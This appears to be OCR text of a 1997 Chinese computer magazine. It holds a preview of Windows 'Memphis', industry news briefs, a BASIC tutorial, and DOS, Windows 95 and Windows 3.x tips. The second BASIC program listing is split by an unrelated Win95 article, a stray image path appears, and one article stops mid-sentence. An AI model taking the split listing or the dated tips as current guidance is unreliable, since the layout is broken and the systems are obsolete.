为了支持新的操作系统,Microsoft 提供了一个叫“Internet Update Manager”的工具。它将提供通过 Internet 自动升级操作系统及其附件的功能。它会把你带到 Microsoft 的主页,在那里,你可以得到升级的驱动程序、补丁程序、服务工具等。事实上,通过神奇的 ActiveX,它甚至能自动检测你的系统来决定应该升级哪些东西。

新的备份应用程序是由著名的硬盘生产商 Seagate 写的。它开始支持 SCSI 和 Travan 的磁带记录设备,Windows 95 的用户不会再为此而抱怨了。但 Memphis 的测试版中的备份工具现在还不能读出 Windows 95 的备份文件,Microsoft 保证 Memphis 的最终版将支持此功能。

Microsoft 在 Memphis 中加入了很多操作系统的底层结构,比如高级配置及能源管理接口(ACPI)。ACPI 将承担对于系统 BIOS 的能源管理的责任,系统必须有一个适用 ACPI 的 BIOS 和主芯片(比如 Intel 为 Pentium 作的 TX 芯片)。Memphis 在系统控制面板(Control Panel)中提供了一个重新设计的能源管理器,它使得用户可以依机器的类型(家用、商用还是服务器)而设置不同的模式。另外,Memphis 还提供了一些 NT 的核心服务,以改进注册器(Registry)对于内存中数据结构的管理方式。但注册器的改变只在内部,用户和开发者是感觉不到的。

Memphis 还将现在独立发行的一些工具集成到整个系统中,如 Plus 工具包中的字体平滑技术、壁纸的自动扩大、窗口的动态拖拽,支持屏幕阅读和不可用硬件的 API 访问,支持鼠标滚动轮,即时分辨率、刷新率、色彩的改变等。

在系统工具文件夹中,你会发现一些新的小工具,比如前面提到的 FAT16 到 FAT32 的转换器,系统文件检查器(System Files Checker)。系统文件检查器将扫瞄你的系统文件,并告知你自从安装后它们是否被修改过或已经被毁坏了。系统文件检查器在 Memphis 的测试版中工作的并不很好,它甚至把两个只相隔 4 小时的完全相同的文件认为是不同的版本。但它对于经常升级系统、重新安装系统的人来说的确是个得手的工具。

曾经在 Windows 95 Plus!中提供的系统监测器(System Agent)已经由计划任务器(Scheduled Tasks)代替了。它可对程序的运行进行更多的控制,比如将一个应用程序在指定时间启动或关闭。

Memphis 还包括一个新的小程序叫“FrontPad”,它是一个简易的 HTML 文件编辑器,集成了 NotePad 和 FrontPage 的一些功能。

Memphis 在网络方面也有加强。对于“点对点通道协议”(PPTP)的支持,使得用户可以通过 Internet 建立自己的广域网,并支持 NDIS 5 网卡(支持异步传输的网卡)。

不象 Windows 95 的出现对于 Windows 3.1 那样令人耳目一新,Memphis 没有什么令人震惊的新特性,但它那众多的小改进实在值得一用,至少在所有人都使用 Windows NT 之前是这样的。

动态消息

中国将成为亚洲最大的电脑市场

慧聪商情研究结果显示：1996年我国大陆PC机的总销量达到192万台，成长率超过100%。预计到本世纪末，PC总销量将达800－1000万台；打印机为500－700万台，接近或超过日本，成为亚洲最大的电脑市场。该研究结果今年三月在日本发布，引起日本业界强烈震动。慧聪市场研究享誉日本，不仅是拿到了一批订单，同时也表明我国市场研究工作已走向世界。

微软软件落户CHINANET

5月28日，北京电报局与微软公司就推广、普及Internet实际应用技术签署合作协议。该协议实施后用户不必访问远在美国的微软主页，只要进入北京市电报局CHINANET下载站点就可以得到微软免费Internet产品及各种先进的测试软件，这将为用户节省大量下载时间。此外，双方还签署了网络浏览器软件IE的"许可与分发协议"，微软授权北京电报局使用并通过软件介质，如光盘向广大Internet用户提供微软的网络浏览器软件。

另有消息，6月9日微软中国'97 Tech. Ed(技术教育活动)在京开幕。Tech. Ed每年在世界主要地区巡回举办，是微软投入力量最集中、宣讲课题最广泛、受众参与最踊跃的技术教育活动之一，为业内技术人员提供直接、深入了解当今与未来计算机发展的机会。微软今后将一年一度在华举办该活动。

Lexmark在京推出全线产品

5月22日，美国Lexmark(利盟)公司在北京展示了从家庭打印机到网络打印机的全线产品，这是今年1月Lexmark北京办事处成立之后的首次大规模产品展示。此次展示中最受普通用户关注的是价格在两千元左右的彩色喷墨打印机系列，由于使用了Lexmark获专利的完全防水墨及领先的喷墨打印技术，1020、2030、2050等型号的机器喷墨打印效果已接近激光打印效果。据悉，四通集团是Lexmark目前国内最大的代理商。

HP新推DJ 670C

HP新近推出专为家庭与小型办公系统用户设计的使用方便、价格低廉的彩色喷墨打印机DJ 670C。它的双墨盒系统让人们免去了更换墨盒的麻烦 打印头内置于墨盒之中，人们更换一次墨盒，便拥有了一个新的打印头；送纸装置可容纳20个信封或30个索引卡片；由于采用了RealLife写真图像处理系统，使打印作品具有照片的清晰度。DJ 670C黑白打印每分钟可打印4页，彩色打印每分钟可打印页1.6页。

中央美院HP电脑艺术中心成立

5月14日，由HP提供PC工作站、网络产品、激光打印机、喷墨打印机、扫描仪及大幅面打印机等性能优良的成套设备和软件的中央美院电脑艺术中心成立，该中心将成为美院师生进行电脑艺术教育、创作和研究的基地。据悉，9月美院和HP还将共同主办"信息时代的艺术空间——97国际电脑艺术展"。

中文之星又出新款

方正新天地公司最近在京发布了称为2.0A中文之星Windows NT版的最新版本，该版本先于其它厂商的同类产品实现了对Windows NT4.0的完全汉字支持。新天地信息公司建立了中文之星NT版支持主页http://www.suntendy.com，通过此主页，用户可以得到中文之星NT版的最新消息。

曙光公司进军PC Server市场

作为我国高性能计算机研制、生产与销售的龙头企业，曙光公司近期推出三档PC Server，包含了从单CPU的组级服务器、2CPU的部门级服务器到4CPU的企业级服务器的完整系列。产品全部基于Intel Pentium Pro/200MHz的处理器，采用先进的标准Intel体系结构，支持各种主流操作系统，具有强大的处理能力和扩充能力，卓越的开放性、稳定性和可管理易维护性；企业级服务器更具有出色的吞吐能力和高度容错可靠性。

联想捐机北京小学

5月27日，由联想集团捐赠的电子教室在北京小学正式交付使用。此电子教室包括微机、网络、应用软件及针对教学而设计的网络教学平台，可以提供教学所需的广播、监控、控制、电子教鞭等功能，能够很好的完成计算机本身的教学和计算机辅助教学两方面的工作。

《三毛流浪记》光盘上市

根据张乐平的漫画改编的《三毛流浪记》系列光盘(一)已于儿童节上市，此套作品在继承原著的基础上，运用先进的多媒体技术，并配以著名演播家曹灿的讲述，重现了"三毛"这个中国卡通形象，非常适合少年儿童欣赏。此套光盘由中国唱片总公司开发，北京超软科技发展公司为行销总代理。

游戏软件《鸦片战争》出版

由清华大学光盘国家工程研究中心开发的《鸦片战争》游戏软件于香港回归前15天在国内外同时上市。此软件采用多线访问式的情节组合结构，并与战场上战略战术模拟的千变万化紧密结合，提高了游戏的耐玩性。据悉，此软件国内售价不超过100元。

BASIC 语言评话

(四)

□北京 顾云春

7. 不满意接着改

能不能编一个更好的呢?能!这时得用条件转向语句。下面的程序除了能显示累加的结果外,还能自动计数,并求出平均值。

```
10 CLEAR
20 INPUT "NN =";NN
30 DIM A(NN)
40 FOR I = 1 TO NN
50 READ A(I)
55 IF A(I) = -1 THEN 75
58 N = I
60 T = T + A(I)
70 NEXT
75 M = T/N
80 PRINT "T =";T,
83 PRINT "M =";M
87 PRINT "N =";N
90 END
100 DATA 3,8,2,4,12,-1
```

在这个程序中,20 行 INPUT 输入的不是精确的 N 值,而是使用者定的一个估计数,这是比实际的数据个数 N 大的一个数,如这个例子共有 5 个数,我们估计它们不超过 10,可让 NN = 10,当屏幕显示

NN = ?

输入 10,打回车。如果我们估计,数据总共有三、四百个,就输入 450,或 500。如果我们估计数据有七、八百个,就输入 900,或 1000。总之,这个数比实际的要大,但也不能太大,因为你定多大,电脑就会给你预留多少"小方块",留得太多就浪费内存,如果计算过程很复杂时,内存也许会不够用。这正如开会预订房间,如你估计来宾有六、七十人,可以预订 75—80 个床铺,订少了有可能不够住,订得太多会浪费,第 30 行的说明语句起的就是预订房间的作用。在 50 和 60 行之间增加了 55、58 两行。55 行的意思是:假如 A(I) = -1 就转向执行 75 行。在这句话中没有写 ELSE(否则就如何),不写 ELSE 表示接着运行下一行。在 DATA 语句(第 100 行)的最后增加了一个数据"-1"。这个"-1"是我们设置的标志——数据结束的标志,它与第 55 行遥相呼应。因为这套数据全部为正数,当出现负数时,表明数据已输完。所以设置标志时,要设一个在该数组中绝对不可能有的奇怪数字,如 9999、0.00001 等。58 行起计数器的作用,I 每循环一次,N 就随着增加,当读完 5 个数时,N = 5,当读完第 6 个数 -1 时,I = 6,但在新的 I 值被赋予 N 之前,即 55 行时,已转向循环体外,故最终的 N = 5。75 行求平均数。80 行显示累计的结果,但有一小小的改动,行末多了一个逗号,其影响是,显示完 T 值以后,并不换行。83 行显示平均数,平均数 M 与累计值 T 显示在同一行,二者之间空几个字。87 行显示数据的个数。程序运行时屏幕显示:

NN = ?

输入大于 5 的数 10,按回车键,电脑计算,最后显示出结果:

```
T = 29        M = 5.8
N = 5
```

至此,这个程序已经修改得差不多了,但我们学过的 BASIC 语句还有两个没有用上,它们还有用吗?有!当然有用。

8. 象袋鼠一样的程序

袋鼠妈妈的育儿袋里会不时地跳出一只小袋鼠来。BASIC 程序里有时也会带一个小程序。一个复杂的程序会带几个小程序,小程序里还可能再带小程序,这些小程序叫子程序。我们把上面的程序再改造一下,让它处理两套数据,自动累加,求出平均值,再比较这两个平均值的大小。

```
10 CLEAR
20 INPUT "NN =";NN
30 DIM A(NN)
40 GOSUB 1000
50 M1 = M
60 GOSUB 1000
70 M2 = M
80 PRINT "M1 = ";M1,"M2 =";M2
90 IF M1 <M2 THEN PRINT "M1 <M2" ELSE PRINT "M1> M2"
100 END
200 DATA 3,8,2,4,12,-1
300 DATA 5.678,19.1,3.42,5.982,11.9,14,-1
1000 FOR I = 1 TO NN
1010 READ A(I)
1020 IF A(I) = -1 THEN 1060
1030 N = I
1040 T = T + A(I)
```

赏心悦目的 WIN 95 快捷菜单

□湖南　方玲玉

方便实用的快捷菜单，是 WIN 95 令人赏心悦目的一大特色，同时也不失为初学者快速进入 WIN 95 那宏伟殿堂的一大捷径。

快捷菜单，一般而言是指通过鼠标右击文件或文件夹时弹出的菜单，它包含了此文件或文件夹最常用的命令，使用户无需使用标准菜单即可找到所需的命令。然而，它决不仅仅只是如此，它的呼出有多种形式，据笔者观察，大约有以下几种情况：

1. 右击文件或文件夹图标，或者其相应的窗口的空白区域，则会弹出有关该文件或文件夹的快捷菜单，通过它，我们可以快速了解该文件或文件夹的属性，对其进行一些最常用的操作。

2. 右击“开始”按钮，将会弹出有关开始菜单的快捷菜单，其间包含可以“打开”的文档和“资源管理器”等项目。

3. 右击任务栏空白区域，则会弹出有关任务栏的快捷菜单，通过它，我们可以方便地调整桌面上多个窗口的布局，利用其‘属性’菜单，我们可以设置任务栏的状态，增减开始菜单的项目，甚至可以删除开始菜单下文档菜单的全部内容，以防别人进入我们自己最近编辑的文档，这一点非常有用，且在别的菜单下难以实现。

4. 右击任务栏上的时间按钮，通过呼出的快捷菜单，我们可以方便地调整系统日期和时间。

5. 右击任务栏上“En”指示器，通过其呼出的快捷菜单，我们可以了解已安装的键盘语言布局，或者添加某种语言，设置光标闪烁的速度等。

6. 右击任务栏上的扬声器图标，通过其弹出的快捷菜单，我们可以进行音量控制和调整音频属性。

7. 右击桌面上空白区域，通过其呼出的快捷菜单，我们可以重新布置我们的电子桌面，让它上面的图标的排列更为可心，更适合我们个人的品味，除此之外，我们还可以在桌面上新建一些我们所需的图标，方便地更换显示器背景，选择新的屏幕保护程序。

8. 在对话框中右击某项，会显示“这是什么”的快捷菜单，此时单击“这是什么”，会显示有关此项的简短描述。这也不失为初学者快速熟悉对话框结构的一种好方法。

只要我们掌握了快捷菜单的使用方法——这一点又是如此令人难以置信的简单，我们就会发现，尽管 Win95 的结构纷繁复杂，功能千变万化，而它实际上是异乎寻常的善解人意、通情达理。为此，微软的 Win95 变成了“我的 Win 95”，电脑也真正变成了“我的电脑”。

正在学习 Win 95 的朋友，你不防也尝试一下快捷菜单的使用——这个开启 Win 95 知识宝库大门的金钥匙。

```
1050 NEXT
1060 M = INT(T/N * 100 + 0.5)/100
1070 RETURN
```

这个程序的 1000—1070 为子程序，它和上一个程序中的第 40—75 行是一样的。只是 1060 行求平均值的语句有些区别，在这里增加了取整函数 INT，这样处理求得的平均值均为小数点两位。所以要把它变成子程序是因为这一段程序需要使用两次，这样写可使程序精练。凡是一段程序需要多次使用的都应该把它写成子程序。程序的 10—30 行与上一个程序也一样。40 行令转向子程序，求完第一组数据的平均值之后，程序返回，到 50 行时将求得的平均值 M 复制一份写在名为 M1 的‘小方块’里。到 60 行又令转向子程序。这时子程序处理第二组数据，它仍然把读取的数据写在以 A(1)、A(2)、A(3)、……A(NN)为名字的‘小方块’里，把累计值写在 T“小方块”里，把平均值写在 M“小方块”里，把数据个数写在 N“小方块’里。由于一个“小方块”只能写一个数据，所以第二次使用这些同名的小方块时，第一次的相应数据都被覆盖了，它们不再存在了。等第二次返回到主程序 70 行时，平均值 M 是第二组数据的平均值。这时，70 行将新的平均值 M 复制一份写在另一个“小方块’M2 中保存起来。第 80 行显示 M1 和 M2 的值，两个值之间有几个字的空挡，因为在 M1 之后用的是逗号，而不是分号。90 行说，如果 M1 <M2 就显示 M1 <M2，否则就显示 M1> M2。我们把两组数据分别存放在第 200 行以及第 300 行的 DATA 语句中。

三、结束语

亲爱的读者，到这儿我们已把学过的 16 个英语单词都用上了，写了 6 首 BASIC 语言的小诗。常用的 BASIC 语言就这十几句，所谓 BASIC 语言三日通决非戏言。但是编写程序的变化却高深莫测，你可以用它写一首小诗，也可用它写一部宏篇巨著。这就象下象棋一样，象棋一方只有 16 个棋子，但走起来千变万化，绝不会出现两个完全一样的棋局。

（全文完）

DOS 小窍门

1. 别小看“.”号

(1)“.”用在 DOS 命令中可替代“*.*”

例:C:\>DIR. 显示当前目录下的所有文件。

(2)“..”用在 DOS 命令中可替代上级目录

例:C:\DOS>CD..

将 DOS 提示符返回当前目录的上级目录下。

(3)“...”用在 DOS 的 dir 命令中,可替代“*.”

例:C:\DIR...

显示当前目录下不带扩展名的文件、子目录。

(4)“.”与“..”的联合使用

例:C:\DOS>COPY. ..

将当前目录下所有文件拷贝到上级目录下。

(山西 王引生 付丽玲)

2. 逗号“,”的作用

(1)用在 DIR 后面表示查看当前目录下任何属性的文件目录,例:C:\>DIR,

(2)用在 ATTRIB 命令后可以取消当前目录下所有文件的所有属性,例:C:\>ATTRIB,

(3)用在 COPY 命令后面,改变磁盘文件的建立时间,例:C:\>COPY 文件名 +,,

(江西 何弦)

3.“..”的连续使用

利用 DOS 的..代表上一级目录的特性,多次应用之,可一次退出多级子目录。想退几级,就应用..几次。当然也可用来改变到其他路径,如想从\UCDOS\SRC\TX\PRG 改变到\UCDOS\DRV,可键入 CD..\..\..\DRV。

(江西 高周)

4. 巧舍*号

*号是通配符里常用的一个符号,但用起来非常繁琐,您要按住 SHIFT 键+*键,才能得到,或者是到小键盘上敲击*键。

DIR 命令是最需要*号键的了,比如您要看扩展名为 EXE 的文件,通常会键入 DIR *.EXE。但如果键入 DIR.EXE,也能实现同样效果。这样,不仅省略了*号,还可以省略一个空格。

(山东 季鑫)

5. Config.sys 中的“;”和“?”

(1)若在 Config.sys 中任一命令前插入分号(;),相当于在该行前面加入 REM 命令,MS-DOS 将把此行作为注释行处理,而不会真正执行该命令。

(2)若把一个问号(?)加到一命令行中等号(=)前,在执行该行命令时,MS-DOS 将提示用户对是否执行它进行确认。例如,你想在执行配置命令 DEVICE=EMM386.EXE RAM 前发出要求确认是否执行该命令的信息,可把此命令改为 DEVICE?=EMM386.EXE RAM。

(山东 姜震)

6. DEL 中的 P 参数

如果你想在几十个文件中删除多个文件而又无法用通配符适当区分的话,你可能只有一个个的删除了。现在试一下 P 参数吧,只要键入 del *.*/p,当每删除一个文件时都会问你 Y/N,只需在要删除文件时敲入 Y,其它的通通敲入 N,就一切 OK 啦。

(浙江 胡铁峰)

7. DOS6.2 安装小技巧

在升级或重新安装 DOS6.2 时,一般要求插入软盘标明 UNINSTALL#1 和 UNINSTALL#2。这有时是必须的,但一般情况下 UNINSTALL 盘片用处不大。DOS6.2 中有一个非常有用的参数即 setup/g,即可不形成 UNINSTALL 盘片,安装中也不提示。另外用 setup/m 可只安装 DOS 的启动部分,setup/f 可将 DOS 安装在软盘上。

(北京 高华林)

用 SEA 将*.BMP 转为*.JPG

□沈阳 张松

SEA 是一个极其高效的看图工具,我们通常存储的图像文件,大多是*.BMP 格式,由于格式的制约,存储一定的图像文件,会浪费许多硬盘空间,降低运行速度。我们可以通过 SEA 将其转换为*.JPG 形式,转换后图像略有模糊,但不影响观看,却可省去大量硬盘空间。

具体做法如下:进入 SEA 主画面,选定你要转换的图像文件(确定为*.BMP),按 F2 键进入一个窗口菜单,用键盘或鼠标点击 JPG 选项,在目录路径下输入转换文件要去的目的路径,回车即可完成。



可爱的“>”“>>”兄弟

□湖南　蒋珊珊　费季平

日前到一位朋友家，看到他正在为平时编辑的一些文件编写一个目录文件，先用 DIR 查看目录，然后用笔抄在纸上，再运行 WPS 输入到文件中，搞得手忙脚乱。我们马上向他介绍了这可爱的“>”，键入 DIR/S/ON> DIR. TXT，轻轻松松地生成了目录文件，令他非常满意。

“>”十分活泼可爱，它能改变输出的方向，不但能改屏幕显示为输出到文件，还能定向输出到各种设备，如改为打印输出等等。

如前例，DIR/S/ON 列出当前目录及子目录内容并按文件名排序显示在屏幕上，而 DIR/S/ON> DIR. TXT，其输出信息不再在屏幕上显示，而是输出到文件 DIR. TXT 中，若该文件不存在，系统自动建立它，若已存在，则覆盖原有内容。用 TYPE 可查看 DIR. TXT 文件的内容，如用 TYPE DIR. TXT> PRN，其输出信息就不是在屏幕上显示，而是定向从打印机上输出。

有些朋友为查某几个文件欲直接打印出目录内容的话，那更简单，直接键入 DIR/S/ON> PRN，则从屏幕显示改为直接打印。

又如用 MEM 查看内存情况时，加参数 C 可获得常驻内存程序使用的情况，但屏幕显示一闪而过，虽说加参数 P 可在换页时暂停，但终不如存入一个文件看得清楚明白。这时请“>”帮忙：MEM/C> A1，你就可打开 A1 文件慢慢地看了。

“>”除定向外，还可以覆盖并删除某个文件。有时某文件（如 A1. WPS）不愿让别人看到需彻底删除，可用任意文件（如 A2）覆盖它：TYPE A2> A1. WPS，原 A1. WPS 内容即被替代删除，并不可恢复。

“>”还有位兄弟“>>”，它不仅具有“>”同等功力，还技高一筹。它除了转屏幕显示为定向到文本文件或其他设备外，还具有添加与连接功能。如果你既想保持你的 DIR. TXT 文件的内容，又想添加新的内容（如 E:*. WPS），你就可请“>>”一展身手：DIR E:*. WPS>> DIR. TXT，即刻如愿以偿。如果你要连接两个文件（如 A1、A2），直接键入 TYPE A1>> A2，不必进入任何编辑系统就能完成连接。使用 WPS 文字处理系统编辑的非文书文件（文书文件方式有 1024 字节的文件头，不能用 TYPE 命令显示），无需进入汉字平台，亦可以按“TYPE 源文件>>目标文件”的方式进行连接。

“>”“>>”两兄弟能量很大，若能根据情况与其它定向操作符结合起来灵活运用，将对 DOS 操作带来很多好处。例如在调试程序，或为了保存运行程序的显示结果时，均可调用它们，通过把信息存入文件，为程序的分析、查错提供了方便。但需注意的是，重定向双方的文件应具有恰当的输入输出能力，如不能把一个文件的输出定向到键盘文件，同样不能把打印机定向为输入文件。

QB 调程中的两个现象

□河北　苗辉

1. 源程序可运行而 EXE 文件不能运行

某程序需要许多特殊字符，用 Pctools 把源程序中的正常字符改为特殊字符，在 QB 状态下运行时一切正常，但生成的 exe 文件运行时提示出错。经反复修改发现是一个“1A”字符所致。因程序运行时把“1A”看作了文件结束标志，因而出错。

另外，还出现过不承认用“call xxx”来调用子程序的现象，此时只要改成直接“xxx”调用即可。注意后面不要用冒号接其它语句，否则会把它当做标号处理。

2. 源程序不能运行而 EXE 文件能运行

当一个程序需要大量内存时，可能会出现此类现象，原因很简单，由于 QB 运行需要占用一部分内存，致使源程序在运行时得不到足够的内存而显示“内存不足”。此现象虽不影响 exe 文件，但影响程序调试。可考虑压缩内存用量，或分块调试。

更换 Windows 3.x 显示字体的一种方法

□大连　章为夷

Windows 用久了，您也许会觉得它的图标和菜单中的字体总是以宋体这种老面孔出现未免有点太单调，要是能够按照自己的意愿对字体进行更换那该有多好。如果您的 Windows 中已装入了多种字体，要做到这一点并不困难，只要对 Win. ini 文件中的某些参数作适当的修改即可。具体操作步骤如下：

1. 启动 Windows，在记事本中打开 Win. ini 文件，切记不要使用 Write 或 Word 等带格式的编辑器，它们会破坏 Win. ini 文件。

2. 将［DBCSFonts］小节中 AssocSystemFont = T T，，SIMSUN. FOT 一行中的 SIMSUN. FOT（宋体）改为您想要更换的字体名，例如您想要更换为仿宋体，就改为 FS. FOT。

3. 将[Associated DefaultFonts]小节中所有的宋体都改为您想要更换的字体名称，例如仿宋。

4. 保存修改后的 Win. ini 文件，重新启动 Windows，此时大功告成。

如果您不知道想要更换字体的字体名，可以在 Win. ini 文件中的[Fonts]小节中查到。另外可以事先修改好多个 Win. ini 文件，用不同的扩展名保存，每一个扩展名对应于一种字体。如 Win. fst 对应于仿宋，Win. wbt 对应于魏碑等等，需要用哪种字体，就先在 DOS 下将它所对应的 Win. ＊文件改名为 Win. ini，这样使用起来会更加方便。

还原 README.EXE 为文本文件

□安徽 吴金屏

在一些光盘版和软盘版的软件中，往往都配有一个该软件的使用说明文件 README. EXE，该文件为可执行文件，不便再对其进行重新编辑、排版和打印输出。而在实际应用中，许多用户往往希望对原 README. EXE 文件进行重新编辑、排版，从而能整理打印出 1 份该软件的说明书来。在有些软件中，其作者已给出与 README. EXE 文件相应的文本文件 README. TXT，而在有些软件中，却没有给出相应的文本文件，因此要实现对其说明文件 README. EXE 的重新编辑、排版和打印输出，首先必须设法将其还原成相应的文本文件。

下面就对还原 README. EXE 文件为文本文件的几种常用方法作一些简要介绍。

一、对于采用 TXT2EXE 软件生成的 README. EXE 文件，如果在生成 EXE 文件时加了"/S"开关，可用自还原方法还原出相应的文本文件，其方法如下：

1. README/e 在屏幕上显示相应的文本文件。

2. README/e> PRN 在打印机上打印出相应的文本文件。

3. README/e README. TXT 将 README. EXE 还原成相应的文本文件 README. TXT。

对于一些不能用自还原方法还原的 README. EXE 文件，则可用 EXE2TXT 实用程序 e2t. exe 来还原。e2t. exe 可根据生成 EXE 文件时保存的 EXE2TXT 信息，从 EXE 文件中恢复出相应的文本文件，其命令如下：

C: \> e2t exe 文件名 [文本文件名][/e]

在上述命令中，如省略文本文件名，则还原的文本文件与 EXE 文件同名，其扩展名为 TXT。开关"/e"可使 e2t. exe 在生成的文本文件中加入 TXT2EXE 的控制命令，此时的文本文件的扩展名为 TZE。如果生成的 exe 文件中含有图像信息，加"/e"开关也会生成多个文件名形如 lsxx. bmp 的图像文件，其中 xx 为编号。

二、对于采用 TTE 软件生成的 README. EXE 文件，则可采用 UNTTE. EXE 软件还原。其命令格式如下：

C :\ UNTTE EXE 文件名 [/C]或[/E]

"/C"显示中文信息，"/E"显示英文信息。

例如：C :\ UNTTE README. EXE

还原 README. EXE 文件为 UNTTE. TMP 或 UNTTE. TXP 文本文件。

有些可执行文件还原成文本文件后，在其文本文件的开头往往会产生一些杂乱的符号，在对其文本文件进行重新编辑时，将这些杂乱的符号删除即可。

三、对于采用 VTTE 软件生成的 README. EXE，则可采用 UNVTTE. EXE 软件还原。其命令格式如下：

C: \ UNVTTE 屏幕显示如下：

Input EXE filename: [exe]

此时键入"README. EXE"后再按回车键即可，还原出的文本文件名为 UNTTE. TXT。

注：在上述各命令格式中，均假设其命令都在当前根目录下，如所执行的命令不在当前根目录下，则应在其命令前加入盘符和路径。

Windows 95 画图软件及其窗口组成

□上海　曹建

WINDOWS 95 的“画图”软件是一个功能强大的位图绘制程序，提供有一套绘图工具和范围比较宽的色彩，它是 WINDOWS 3.X“画笔”软件的明显继承者，表面上看起来有些相似，但实际上增加了许多新功能，提供了比较多的备选图形。为便于大家学习，下面介绍“画图”软件及其窗口组成。

启动“画图”时，可单击 WINDOWS 95 的“开始”按钮，从弹出的菜单中单击“程序”项，再从出现的子菜单中选择“附件”选项，最后从其菜单中单击“画图”命令，即可启动“画图”软件。

“画图”窗口除了具有 WINDOWS 应用程序窗口都具有的标题条、菜单条、滚动条、滚动块、控制菜单框、最大化按钮、最小化按钮、关闭钮等外，还具有工具箱、格式框、颜料盒等与绘图有关的组成项。

1. 绘图区：它是用户绘图的的工作区域，相当于一般窗口的工作区，可以在上面绘图作画。绘制时选定工具、颜色及线宽后，就可以在绘图区工作了。绘图区的大小尺寸由显示器决定，通常是 WINDOWS 的默认值，用户也可以用画图“图像”菜单中的“属性”命令自行定义绘图区的大小。

2. 颜料盒：位于“画图”窗口的底部，主要作用是为刷子、喷枪、线形等画图工具提供 28 种基本颜色。鼠标器左键单击的色彩就会出现在色彩选择框的前景框中，作为前景色使用；鼠标右键单击的色彩，则出现在背景框中，作为背景色使用。

大多数的工具都是用前景框中的颜色来绘制图形的，但绘制填充的框、圆及多边形时，背景色则成了边框的颜色，前景色成了框、圆及多边形的填充颜色。

3. 工具箱：位于“画图”窗口的左边上部，箱中设置了 16 种工具按钮，它们代表的工具从上至下、从左到右依次是：任意形裁剪、选定、橡皮、填充、取色、放大、铅笔、刷子、喷枪、文字、直线、曲线、矩形、多边形、圆/椭圆、圆角矩形工具。使用工具前，要先选定工具，用鼠标器单击工具箱内想要的工具按钮图标即可以选中它，或者使用 TAB 键和箭头键选工具，然后按 Ins 键确认选择。当前选定的工具以反白方式显示。工具选定后，单击并拖动鼠标来绘图作画，颜料盒中选定的色彩和线宽选择框中选定的线宽就出现在绘图区中。

4. 格式框：位于“画图”窗口左边中部，从工具箱自上而下选择不同的绘图工具可以得到不同的格式框。其作用主要是为绘图工具提供不同的绘图格式，各格式框从左至右的名称和作用是：

①“选定”格式框：提供两种从图片中选定矩形后进行透明或不透明处理的格式。单击“任意形裁剪”或“矩形选定”工具并拖动光标，定义出某块区域时，单击该格式框上面的图标可以进行选定图形区域的不透明插入，单击下面的图标可进行透明插入。

②“橡皮”格式框：可选择 4 种大小不同的橡皮用于擦除绘图中的错误和多余部分。

③“放大”格式框：可选用 4 种大小不同的放大倍数来查看工作区中的图形。

④“刷子”格式框：可选用 12 种形状和大小不同的刷子绘图或填充图形。

⑤“喷枪”格式框：可选用 3 种大小不同的喷涂形式填充图形或绘图。

⑥“线形”格式框：可选用 4 种不同的线宽绘制曲线和直线。

⑦“几何”格式框：可选用 3 种不同的线型和方式(即只绘边框、填充边框、无边框填充)绘制几何图形。

5. 光标形状：根据所做工作的不同，鼠标指针会改变为如下所述的不同形状。

①选择命令、工具、颜色、格式时，鼠标器光标是箭头。


②用矩形选定、直线、矩形、椭圆和多边形工具绘图时，鼠标器光标在绘图区变成为“+”字形。

③使用文字工具时，鼠标器光标在绘图区变为“I”形。

④选用橡皮工具后，鼠标器光标在绘图区变为一个框，可在格式框中选择此框的大小。

⑤选择刷子工具后，绘图区中鼠标器光标的形状与格式框中选定的刷子形状相同。

6. 光标位置：“画图”窗口底部的状态栏告知光标在绘图区中的 X 和 Y 坐标，缺省状态下，绘图区是 640×480(或 800×600 等，这取决于显示器所设分辨率)个图片元素(pel)组成的栅格。通过“图像”的“属性”命令，可以改变绘图区的大小。这里的 pel 和像素



磁盘缓冲软件一览

□武汉　刘德洪

使用磁盘缓冲软件可在不改变硬件配置的情况下，让机器运行得更快。目前，广泛应用的磁盘缓冲软件主要有 SMARTDRV. EXE、NCACHE. EXE、SPEEDRV. EXE 、PC－CACHE. EXE、SMARTCD. EXE 和 CD－QUICK. EXE 等。

SMARTDRV. EXE 是微软公司随 MS－DOS 和 MS－WINDOWS 操作系统一起发行的磁盘缓冲程序，它的使用方法很简单，一般只要在自动批处理文件 AUTOEXEC. BAT 中加上一句 LH[路径] SMARTDRV. EXE。注意，MSDOS6. 22 和 WINDOWS3. 1 以上版本中提供的 SMARTDRV. EXE 能支持对光驱的缓冲，但是它必须在 MSCDEX 运行以后装入。

NCACHE. EXE 和 SPEEDRV. EXE 是由出品著名的 NORTON 工具软件包的 SYMANTEC 公司的子公司 NORTON 公司开发的两种磁盘缓冲工具软件，其中 NCACHE. EXE 是随工具软件 NORTON 一起发行的，SPEEDRV. EXE 则单独发行，它们的主要区别是 NCACHE. EXE 不支持对光驱的缓冲，而 SPEEDRV. EXE 则支持对所有的驱动器包括光驱的缓冲。NCACHE. EXE 的最高版本为 NORTON8. 0 中的 NCACHE2. EXE，SPEEDRV. EXE 的最高版本为 4. 08。这两个软件的效果均比上面提到的微软的 SMARTDRV. EXE 好。

PC－CACHE. EXE 是 CENTRAL POINT 公司编制的磁盘缓冲软件，该公司两年前被 SYMANTEC 公司收购，该程序是其著名的工具软件包 PCTOOLS 中的实用程序之一，其最高版本是 PCTOOLS9. 0 中的 PC－CACHE. EXE，其安装使用方法非常简单，使用效果也很好，但它对光驱没有作用。

SMARTCD. EXE 是 FAN STONE COPY 公司开发的程序，最高版本为 8. 0，其安装也很简单，只要在 DOS 状态下用 SMARTCD/SETUP 即可。

CD－QUICK CACHE 1. 11 版是由美国的 PETER VOLPA 编写的专门用于提高 CD－ROM 数据读取速度的共享软件。其安装也很简单，但应注意在 AUTOEXEC. BAT 中调用 CDQ 时一定要放在 MSCDEX. EXE 之前，这与 SMARTDRV 不同。

上述两种软件只对光驱有效，对软、硬盘则无加速作用。

